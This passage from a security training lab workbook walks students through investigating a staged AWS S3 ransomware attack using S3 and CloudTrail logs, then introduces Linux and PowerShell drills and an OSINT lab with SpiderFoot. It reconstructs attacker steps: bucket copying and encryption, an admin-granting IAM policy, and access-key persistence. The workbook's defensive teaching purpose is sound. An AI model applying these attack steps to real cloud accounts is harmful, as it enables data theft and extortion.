[29/Jul/2021:14:03:06 +0000] BATCH.DELETE.OBJECT gse_multipart10687.jpg
[29/Jul/2021:14:03:06 +0000] BATCH.DELETE.OBJECT gse_multipart12012.jpg
[29/Jul/2021:14:03:06 +0000] BATCH.DELETE.OBJECT gse_multipart22198.jpg
...
[29/Jul/2021:14:03:06 +0000] REST.GET.BUCKETVERSIONS -
[29/Jul/2021:14:03:43 +0000] REST.GET.BUCKET -
[29/Jul/2021:14:01:48 +0000] REST.GET.VERSIONING -
[29/Jul/2021:14:04:46 +0000] REST.GET.BUCKET -
...
[29/Jul/2021:19:59:36 +0000] REST.PUT.OBJECT gse_multipart67096.jpg.gpg
[29/Jul/2021:19:59:35 +0000] REST.PUT.OBJECT gse_multipart67065.jpg.gpg
[29/Jul/2021:19:59:35 +0000] REST.PUT.OBJECT gse_multipart52142.jpg.gpg
[29/Jul/2021:19:59:36 +0000] REST.PUT.OBJECT README-RANSOM.txt
[29/Jul/2021:19:59:36 +0000] REST.PUT.OBJECT gse_multipart67112.jpg.gpg
```

This `awk` command extracts the S3 operation and *key* (usually the bucket file name or directory) used. Examining this output we see that initial request `REST.GET.BUCKET` is used (identifying the bucket, possibly the result of

`aws s3 ls`), followed by a HEAD request (testing the server response before requesting the file) and several GET requests (possibly the result of `aws s3 cp s3://falsimentis-eng/* /tmp`).

Reviewing this output we see a typical story of ransomware in an S3 bucket: enumerate the bucket, download the files locally, delete the files, check for S3 *versioning* (where prior versions of the data can be restored after deletion), then upload encrypted copies of the files and a ransom notice.

Enumerate User Actions


To finish our assessment of the S3 bucket compromise, we can identify the user associated with the bucket activity by extracting column 6 from the log data. Use the `awk` command shown here to uniquely identify the number of captured actions by user.

```
sec504@slingshot:~/labs/awslogs/s3-eng$ awk '{print $6}' s3-eng-unknown-ip | sort  
| uniq -c  
116 arn:aws:iam::342082656213:user/jmerckle
```

The log results indicate that all of the requests observed from the suspicious source IP address are requested with the *jmerckle* account.

The Falsimentis team informs you that John Merckle is a supervisor for the Falsimentis service desk.

We don't yet know if these activities were the result of malicious insider actions, or a compromised AWS account, but we can collect and review additional supporting information by reviewing the CloudTrail logs supplied by Falsimentis. We can also add additional information to our timeline, as shown here.



Attacker Details
Unk source: 3.238.12.183
User: jmerckle

AWS CloudTrail Log Data

At this point in the investigation we know that the attacker gained access to the S3 service using the *jmerckle* account credentials, and replaced files with an encrypted version, adding a ransom note to the bucket. We don't yet know if the *jmerckle* account is compromised or is the activity of a malicious insider, and if there are any other actions taken against the cloud infrastructure.

Fortunately, Falsimentis has also supplied CloudTrail logs for our analysis. Change to the `~/labs/awslogs/CloudTrail` directory and list the file contents, as shown here.

```
sec504@slingshot:~/labs/awslogs/s3-eng$ cd ~/labs/awslogs/CloudTrail/
sec504@slingshot:~/labs/awslogs/CloudTrail$ ls
ap-northeast-1  ap-southeast-2  eu-west-1  us-east-1  us-west-2
ap-northeast-2  ca-central-1    eu-west-2  us-east-2
ap-southeast-1  eu-central-1    eu-west-3  us-west-1
```

In the top-level CloudTrail directory we see several directories for different AWS regions. CloudTrail organizes activity by region, and it is entirely possible that an attacker can perform actions outside of the regions typically used by the organization. For this exercise, we'll focus on the `us-west-1` region. Change to the `us-west-1` directory and list files, as shown here.

```
sec504@slingshot:~/labs/awslogs/CloudTrail$ cd us-west-1/
sec504@slingshot:~/labs/awslogs/CloudTrail/us-west-1$ ls
2021
```

CloudTrail files are often organized with multiple subdirectories for the year, month, and day. Change to the `2021/07/29` directory, matching the date for adversary S3 activity, as shown here.

```
sec504@slingshot:~/labs/awslogs/CloudTrail/us-west-1$ cd 2021/07/29/
sec504@slingshot:~/labs/awslogs/CloudTrail/us-west-1/2021/07/29$ ls
342082656213_CloudTrail_us-west-1_20210729T0010Z_r9OymZ19CvpzcyvG.json.gz
342082656213_CloudTrail_us-west-1_20210729T0015Z_7PyELPrf8oXIb3z.json.gz
342082656213_CloudTrail_us-west-1_20210729T0015Z_DuJkfENqNokVX8to.json.gz
342082656213_CloudTrail_us-west-1_20210729T0020Z_hoCpNG2hYJM6DURL.json.gz
...
342082656213_CloudTrail_us-west-1_20210729T2355Z_Qr8foJTpXVGv0Rep.json.gz
342082656213_CloudTrail_us-west-1_20210729T2355Z_ZfiiRC0kNC9QM7Sw.json.gz
```

Unlike the S3 logs, CloudTrail logs are gzip-compressed JSON files. We can create summary reports of the events captured in these log files using `ctsummarize`.

AWS CloudTrail Summarization with `ctsummarize`

The `ctsummarize` tool parses CloudTrail logs and creates several output summaries of the data, filtering the logs by a specific IP address. Written for incident responders to use when reviewing CloudTrail logs, it accelerates our ability to grasp attacker events and pertinent details following an AWS attack.

From the terminal, change to your home directory by running `cd` with no arguments, as shown here.

```
sec504@slingshot:~/labs/awslogs/s3-eng$ cd
sec504@slingshot:~$
```

Next, run `ctsummarize` with no arguments, as shown here.

```
sec504@slingshot:~$ ctsummarize
ctsummarize: create multiple output files from CloudTrail activity for analysis
Usage: /usr/local/bin/ctsummarize [ipaddress]
```

Ctsummarize requires a target IP address and one or more compressed CloudTrail log files for analysis. Create the ctsummarize reports by specifying the attacker IP address (3.238.12.183) and the path to the CloudTrail logs on 2021-07-29 with a wildcard to include all Gzip compressed files, as shown here.

```
sec504@slingshot:~$ ctsummarize 3.238.12.183 labs/awslogs/CloudTrail/us-west-1/2021/07/29/*z
ctsummarize: create multiple output files from CloudTrail activity for analysis
Creating analysis extracts using attacker IP  from CloudTrail files.
```

Next, run `ls` to list the files in the current directory. Note the introduction of the ctsummarize files, as shown here.

```
sec504@slingshot:~$ ls
accesskeys.txt  Desktop  eventsummary.csv  eventsummary.txt  labs  useragent.txt  wiki
writeevents.json
```

AWS CloudTrail ctsummarize: User Agent Analysis

First, let's look at the ctsummarize output file `useragent.txt`. Display the contents of the file with `cat`, as shown here.

```

sec504@slingshot:~$ cat useragent.txt
    3 aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64
exe/x86_64.amzn.2 prompt/off command/ec2.describe-instances
    1 aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64
exe/x86_64.amzn.2 prompt/off command/iam.create-access-key
    4 aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64
exe/x86_64.amzn.2 prompt/off command/iam.list-roles
    1 aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64
exe/x86_64.amzn.2 prompt/off command/iam.list-user-policies
    5 aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64
exe/x86_64.amzn.2 prompt/off command/iam.list-users
    1 aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64
exe/x86_64.amzn.2 prompt/off command/lambda.list-functions
    1 aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64
exe/x86_64.amzn.2 prompt/off command/logs.describe-log-groups
    1 [aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64
exe/x86_64.amzn.2 prompt/off command/s3api.get-bucket-versioning]
    2 [aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64
exe/x86_64.amzn.2 prompt/off command/s3.ls]
    3 aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64
exe/x86_64.amzn.2 prompt/off command/sts.get-caller-identity
    15 Boto3/1.18.1 Python/3.9.5 Linux/4.14.238-182.422.amzn2.x86_64 Botocore/1.21.1

```

Like S3 logging data, CloudTrail captures a user agent for each request, identifying the tool used by the attacker to interact with the AWS APIs. Like normal user agents, this value can be spoofed, so it should not be relied upon exclusively for analysis, but can provide valuable insight into the attacker activities.

In the `useragent.txt` file, we see several user agents with a count for frequency of the observed user agent. The majority of the entries are for the AWS CLI tool, the standard utility published by Amazon for interacting with AWS APIs from the command line. From this output we can gather several useful pieces of insight about the attacker:

- `aws-cli/2.2.23` : The attacker is using AWS CLI version 2.2.23
- `Python/3.8.8` : The Python interpreter used with AWS CLI is version 3.8.8
- `Linux/4.14.238-182.422.amzn2.x86_64` : The attacker is using a Linux platform with kernel version 4.14.238-182.422; note that the end of the kernel string indicates a custom kernel version string, revealing that the attack platform is an Amazon EC2 Linux 2 system (amzn2)
- `prompt/off` : The attacker is using AWS CLI in non-prompting mode (requiring arguments to be specified on the command line; the default use case)

Note that the majority of the user agent information for AWS CLI commands the same, except for the end of the user agent. The end of the AWS CLI user agent indicates the AWS CLI command and subcommand (e.g., `aws ec2 describe-instances`). Seeing this information we get a good idea of the commands that the attacker run against the target system, but only for AWS CLI client activity.

The final entry in the `useragent.txt` file is for Boto3, the Python library for interacting with AWS APIs. We can see version information here, but Boto3 does not disclose *which* commands were run by the attacker. For that

information, we need to refer to the `ctsummarize eventsummary.txt` file.

The use of Boto3 by the attacker may indicate the use of scripted and/or automated attack tools. We'll examine several of these tools as we continue the course and investigate cloud attack tools and techniques.

AWS CloudTrail ctsummarize: Event Summary

Next, display the `ctsummarize eventsummary.txt` file, as shown here.

```
sec504@slingshot:~$ cat eventsummary.txt
EventTime UserName AccessKeyId EventName "UserAgent" "ErrorMessage"
2021-07-29T13:02:53Z jmerckle AKIAU7JNXC7K7XNL3F6J GetCallerIdentity "aws-cli/2.2.23
Pytho" "null"
2021-07-29T13:03:25Z jmerckle AKIAU7JNXC7K7XNL3F6J ListBuckets "[aws-cli/2.2.23 Pyth
"Access Denied"
2021-07-29T13:03:31Z jmerckle AKIAU7JNXC7K7XNL3F6J DescribeInstances "aws-cli/2.2.23
Pytho" "You are not authorized to perform this operation."
2021-07-29T13:03:37Z jmerckle AKIAU7JNXC7K7XNL3F6J ListFunctions20150331 "aws-
cli/2.2.23 Pytho" "User: arn:aws:iam::342082656213:user/jmerckle is not authorized to
perform: lambda:ListFunctions on resource: *"
2021-07-29T13:03:42Z jmerckle AKIAU7JNXC7K7XNL3F6J ListRoles "aws-cli/2.2.23 Pytho"
"null"
2021-07-29T13:04:13Z jmerckle AKIAU7JNXC7K7XNL3F6J ListUsers "aws-cli/2.2.23 Pytho"
"null"
2021-07-29T13:04:25Z jmerckle AKIAU7JNXC7K7XNL3F6J ListUsers "aws-cli/2.2.23 Pytho"
"null"
2021-07-29T13:04:40Z jmerckle AKIAU7JNXC7K7XNL3F6J ListRoles "aws-cli/2.2.23 Pytho"
"null"
2021-07-29T13:04:50Z jmerckle AKIAU7JNXC7K7XNL3F6J ListRoles "aws-cli/2.2.23 Pytho"
"null"
2021-07-29T13:04:57Z jmerckle AKIAU7JNXC7K7XNL3F6J DescribeLogGroups "aws-cli/2.2.23
Pytho" "User: arn:aws:iam::342082656213:user/jmerckle is not authorized to perform:
logs:DescribeLogGroups on resource: arn:aws:logs:us-west-1:342082656213:log-
group::log-stream:"
2021-07-29T13:06:30Z jmerckle AKIAU7JNXC7K7XNL3F6J GetCallerIdentity "Boto3/1.18.1
Python/" "null"
2021-07-29T13:06:31Z jmerckle AKIAU7JNXC7K7XNL3F6J GetPolicy "Boto3/1.18.1 Python/"
"null"
...
```


Unlike the user agent summary, the `ctsummarize` event summary preserves each unique event with a timestamp, extracting the following fields from the CloudTrail logging data:

- Event Time: The date and time for the event in UTC (Zulu time)
- User Name: The user name associated with the event
- Access Key Id: The access key used to request the event
- Event Name: The event name (API function)

- User Agent: The user agent, truncated to 20 characters
- Error Message: The error message, if present (indicating the command failed), or `null` if successful

Knowledge of the cloud provider API functions is essential when performing cloud incident response. It is useful to spend some time becoming familiar with your cloud provider's functionality by reading the documentation provided.

This information gives us the ability to further update our timeline information, as shown here.



AWS CloudTrail ctsummarize: Write Events

While read-only access to the cloud environment can be devastating for an organization, we are also interested in *write* events (for AWS, those beginning with `Put` or `Create`). `Ctsummarize` creates an extract of the CloudTrail logging information to capture these events in an output file called `writtevents.json`. As a JSON file, we can display the contents using `cat`, or get a pretty-printed format of the data from the `JQ` utility.

Display the contents of the `writtevents.json` file, piping the output to `jq`, as shown here.


```
sec504@slingshot:~$ cat writeevents.json | jq
{
  "eventVersion": "1.08",
  "userIdentity": {
    "type": "IAMUser",
    "principalId": "AIDAU7JNXC7KTE2ELED2M",
    "arn": "arn:aws:iam::342082656213:user/jmerckle",
    "accountId": "342082656213",
    "accessKeyId": "AKIAU7JNXC7K7XNL3F6J",
    "userName": "jmerckle"
  },
  "eventTime": "2021-07-29T13:06:49Z",
  "eventSource": "iam.amazonaws.com",
  "eventName": "PutUserPolicy",
  "awsRegion": "us-east-1",
  ...
}
```

JQ can be a complex tool, but it offers us tremendous flexibility in parsing JSON data. We'll continue to leverage JQ in many of our later class material.

You will have the chance to build your skill in reading and parsing JSON data in the Linux bootcamp at the end of our book 1 content.

In the JSON output we see the full CloudTrail data with two records. Press the up arrow to repeat the JQ command, this time adding a short program to retrieve the event name information, as shown here.

```
sec504@slingshot:~$ cat writeevents.json | jq '.eventName'
"PutUserPolicy"
"CreateAccessKey"
```

When working with JSON data in JQ, field names are indicated with a leading `.`. In this output we see the two write events captured: PutUserPolicy (used to escalate privileges) and CreateAccessKey (to establish a secondary, persistent access mechanism to the jmerckle account).

Let's examine the data associated with the PutUserPolicy event in more detail. Press the up arrow again to re-run the JQ command, this time changing the program to display only records where the event name is PutUserPolicy, retrieving the policy name and policy document content. Add the `-r` argument to the JQ command to display the output in *raw* form (without quotation marks), as shown here.

```
sec504@slingshot:~$ cat writeevents.json | jq -r
'select(.eventName=="PutUserPolicy") | .requestParameters | .policyName,
.policyDocument'
zlj9i0k83o
{"Version": "2012-10-17", "Statement": [{"Effect": "Allow", "Action": "*", "Resource":
"*"}]}
```

This command breaks down as follows:


- `cat writeevents.json |` : Display the contents of the `writeevents.json` file, sending the results to a *shell pipeline*
- `jq -r` : Run JQ in raw mode, receiving the JSON data from the shell pipeline
- `'` : Start a JQ program in quotes
- `select(.eventName=="PutUserPolicy") |` : Apply a filter with JQ, retrieving records where the event name is `PutUserPolicy` , sending the results to a *JQ pipeline*
- `.requestParameters |` : Retrieve the JSON object `requestParameters` , sending just this object to another pipeline
- `.policyName, .policyDocument` : Retrieve the policy name and policy document fields
- `'` : End the JQ program

In this output we see the policy name on the first line (`zlj9i0k83o`), possibly a random string generated by the attacker's Boto3 script. The second line displays the contents of the policy created, granting the attacker every privilege (`"Action": "*"`) for all AWS resources (`"Resource": "*"`).

Using this additional information, we can expand our attack flow diagram to capture the persistence and post-exploitation steps, as shown here.

Recon: Manual	✓ Get Caller Identity ✗ List Buckets ✗ Describe Instances (EC2) ✗ List Functions (Lambda) ✓ List Roles ✓ List Users ✗ Describe Log Groups	Time	13:02:53
Recon: Automated	✓ Get Caller Identity ✓ Get Policy, Policy Version ✓ List Attached Group Policies, User Policies ✓ List Group Policies, User Policies ✓ List Users, Roles		13:06:30
Privilege Escalation: Automated	✓ Put User Policy		13:06:49
Post-PrivEsc Recon: Manual	✓ Get Caller Identity ✓ List Buckets ✓ List Roles ✓ List User Policies		13:07:06
Persistence: Manual	✓ Create Access Key ✓ Get Caller Identity		13:10:42
Post-Exploitation: Manual	✓ Get Bucket Versioning		14:01:48

We can also finish our timeline information, as shown here.



Cleanup

Remove the temporary files generated by ctsuamrize, as shown here.

```
sec504@slingshot:~$ ls
accesskeys.txt  Desktop  eventsummary.csv  eventsummary.txt  labs  useragent.txt  wiki
writeevents.json
sec504@slingshot:~$ rm accesskeys.txt eventsummary.* useragent.txt
writeevents.json
sec504@slingshot:~$
```

Why This Lab Is Important

In this lab we looked at the process of conducting incident response for cloud-based assets. The investigation used information reported by Falsimentis users (the presence of ransom indicators) and logging information from AWS, specifically S3 logs and CloudTrail logs.

During the investigation we made use of open source tools including s3logparse and ctsummarize to give us insight into the logging data, as well as manual analysis to parse specific details. Using this information we can illustrate the attack and build a timeline of events to convey the tactics of the attacker and to use when moving on to the recovery phase of the engagement.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/CloudInvestigation/\)](/videos/CloudInvestigation/) for additional information.



Bonus (If Time Permits or Homework)

The attack recorded in log files evaluated in this exercise was completed by the author. A corresponding outline of the attacks (the *plan of attack*) and the actual output from attack tools are also available on your Slingshot Linux VM in `~/labs/cloudpost/attack`. Many of the attack techniques we haven't reviewed yet, but you can compare your understanding of the attack through log analysis with the actual attack steps performed by examining the attack scripts.

The tools s3logparse and ctsummarize are Python and Bash scripts (respectively) written for this lab exercise. The steps we applied in this lab can be completed without the assistance of these tools, albeit with more difficulty, but

with the benefit of developing a stronger understanding of the logging data available. Examine the source code of these tools, included in the `~/labs/bin` directory on your Slingshot Linux VM.

Additional Resources

AWS S3 breaches are fairly common, with many regularly reported to bug bounty sites such as HackerOne. The [HackerOne Hacktivity search engine](https://hackerone.com/hackactivity?querystring=S3&filter=type:public&order_direction=DESC&order_field=latest_disclosable_activity_at&followed_only=false&collaboration_only=false) (https://hackerone.com/hackactivity?querystring=S3&filter=type:public&order_direction=DESC&order_field=latest_disclosable_activity_at&followed_only=false&collaboration_only=false) offers several interesting reports for S3 vulnerabilities that we can learn from to better understand how attackers exploit this resource.

The book [AWS Certified Security - Specialty Exam Guide](https://www.packtpub.com/product/aws-certified-security-specialty-exam-guide/9781789534474) (<https://www.packtpub.com/product/aws-certified-security-specialty-exam-guide/9781789534474>) by Stuart Scott and published by Packt Publishing is an excellent guide to the adaptation of incident response techniques to cloud assets. While it is written for AWS users, the concepts in this book readily apply to any cloud provider.

The timeline illustrations used in this exercise were created using Sketch App for macOS, a vector graphic design tool (\$99/year). The source file for Sketch is included with the lab content in `~/wiki/en/pics/cloudinvestigation-timeline.sketch`. Any graphical editing tool can produce similar timelines though, including the free alternative to Adobe Illustrator, [Inkscape](https://inkscape.org/) (<https://inkscape.org/>).

Lab 1.6: Bootcamp: Linux Olympics

Brief Intro

In this lab you will work on developing your Linux command line skills through an interactive event: The Linux Olympics.

You will have a chance to work through multiple Linux exercises that provide guidance on learning different command line tools to complete common tasks. You can use these exercises as often as needed to build and retain these skills.

When you are ready, you can star the Linux Olympic event, where your time in completing all of the tasks will reward you with a bronze, silver, or gold medal.

If you are new to Linux, you should expect to spend several hours to complete all of the training exercises before you finish the Linux Olympic event. Don't try to rush through the challenges! Take your time, and think about how the skills you are learning can be applied while you work through the exercises.

TIP: The answers to all of the Linux Olympics challenges are available in PDF form, located in the `bootcamp` directory of your ISO media file.

Requirements for This Lab

In this lab, you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.


Walkthrough

Open a Terminal

From the Slingshot Linux VM, open a terminal.


Change the Terminal Profile to Dark

For the best contrast view in the Linux Olympics, we recommend you change the terminal profile from the default to the dark option. Click Terminal | Change Profile | Dark, as shown here.



Maximize Your Terminal Window

Maximize your terminal window to take advantage of all of the available monitor space by clicking the maximize window button, as shown here.



Start the Bootcamp Exercise

From your terminal, run the `bootcamp` command, as shown here:

```
sec504@slingshot:~$ bootcamp
```

Choose the bootcamp event you would like to start with, depending on your experience with Linux and your learning goals. When you finish the event, take a break, or continue on to another event.

When you exit the bootcamp menu, your timing and progress is saved. You can always pick back up and continue your training at a later time.

Why This Lab Is Important

Many of the hacker tools we will examine in the course will build upon these Linux skills. Further, a lot of opportunity for data analysis becomes available to analysts who have some background in working with Linux tools. Through the techniques we cover in the Linux Olympics, you can adapt and implement these techniques to help you solve many common IT and information security challenges.

Additional Resources

Other Resources Related to This Lab

[The Linux Command Line, 2nd Edition by William Shotts \(https://nostarch.com/tlcl2\)](https://nostarch.com/tlcl2)

Lab 1.7: Bootcamp: PowerShell Olympics

Brief Intro

In this lab you will work on developing your PowerShell skills through an interactive event: The PowerShell Olympics.

You will have a chance to work through multiple PowerShell exercises that provide guidance on using PowerShell to complete common tasks. You can use these exercises as often as needed to build and retain these skills.

If you are new to PowerShell, you should expect to spend several hours to complete all of the training exercises before you finish the PowerShell Olympics events. Don't try to rush through the challenges! Take your time, and think about how the skills you are learning can be applied while you work through the exercises.

TIP: The answers to all of the PowerShell Olympics challenges are available in PDF form, located in the `bootcamp` directory of your ISO media file.

Requirements for This Lab

In this lab, you will use your Windows 10 VM. Make sure the VM is running before continuing with this lab exercise.

Walkthrough

Navigate to the PSOlympics Directory

Open Windows Explorer and navigate to the `C:\Tools\psolympics` directory.

Start the PowerShell Olympics Event

Double-click on the PowerShell Olympics icon to start. From the PowerShell Olympics Launcher, click on an event, then click the Launch button to start.

Complete the PowerShell Olympics lab steps as directed. Run `hint` to get a hint for each task. If you get stuck on a task, run `skip`.

Why This Lab Is Important

Many of the defense and incident analysis techniques we will examine in the course will build upon these PowerShell skills. Further, a lot of opportunity for analysis becomes available when you have experience working with PowerShell commands. Through the techniques we cover in the PowerShell Olympics, you can adapt and leverage PowerShell help you solve many common IT and information security challenges.

Additional Resources

SANS Classes

[SEC505: Securing Windows and PowerShell Automation \(https://www.sans.org/cyber-security-courses/securing-windows-with-powershell/\)](https://www.sans.org/cyber-security-courses/securing-windows-with-powershell/)

Other Resources Related to This Lab

- [PowerShell Cookbook, 4th Edition by Lee Holmes \(https://www.oreilly.com/library/view/powershell-cookbook-4th/9781098101596/\)](https://www.oreilly.com/library/view/powershell-cookbook-4th/9781098101596/)
- [PowerShell for Sysadmins: Workflow Automation Made Easy by Adam Bertram \(https://nostarch.com/powershellsysadmins\)](https://nostarch.com/powershellsysadmins)

Lab 2.1: OSINT with SpiderFoot

Brief Intro

In this lab, you will use SpiderFoot to evaluate data captured for the Counter Hack Challenges website at www.counterhackchallenges.com (<http://www.counterhackchallenges.com>) .

Requirements for This Lab

In this lab, you will use your Windows 10 VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Launch SpiderFoot from the desktop icon and evaluate the OSINT data results to identify Counter Hack affiliates, co-hosted websites, email addresses for employees, a hacked email account, and web technology in use.

Walkthrough

In this lab, you will evaluate the SpiderFoot search results for the target site www.counterhackchallenges.com (<http://www.counterhackchallenges.com>) .

Counter Hack Challenges is a company founded by Ed Skoudis, where he and his team perform information security consulting services for select customers, develop the NetWars product line for the SANS Institute, and publish the [Holiday Hack Challenge](https://www.holidayhackchallenge.com) (<https://www.holidayhackchallenge.com>) every December.


In this lab, you will use the SpiderFoot search results to identify several key pieces of information, including:

- Service providers and hosting companies that Counter Hack uses
- Three hostnames of websites also associated with the server at counterhack.com
- Three employee email addresses
- One hacked email account
- Web technology in use supporting the www.counterhackchallenges.com (<http://www.counterhackchallenges.com>) site

Start SpiderFoot

First, launch the SpiderFoot application by double-clicking the Windows Desktop *SpiderFoot* icon.

This launcher script will start the SpiderFoot application, then launch the web browser. SpiderFoot is a local, web-based application listening on TCP port 5001.



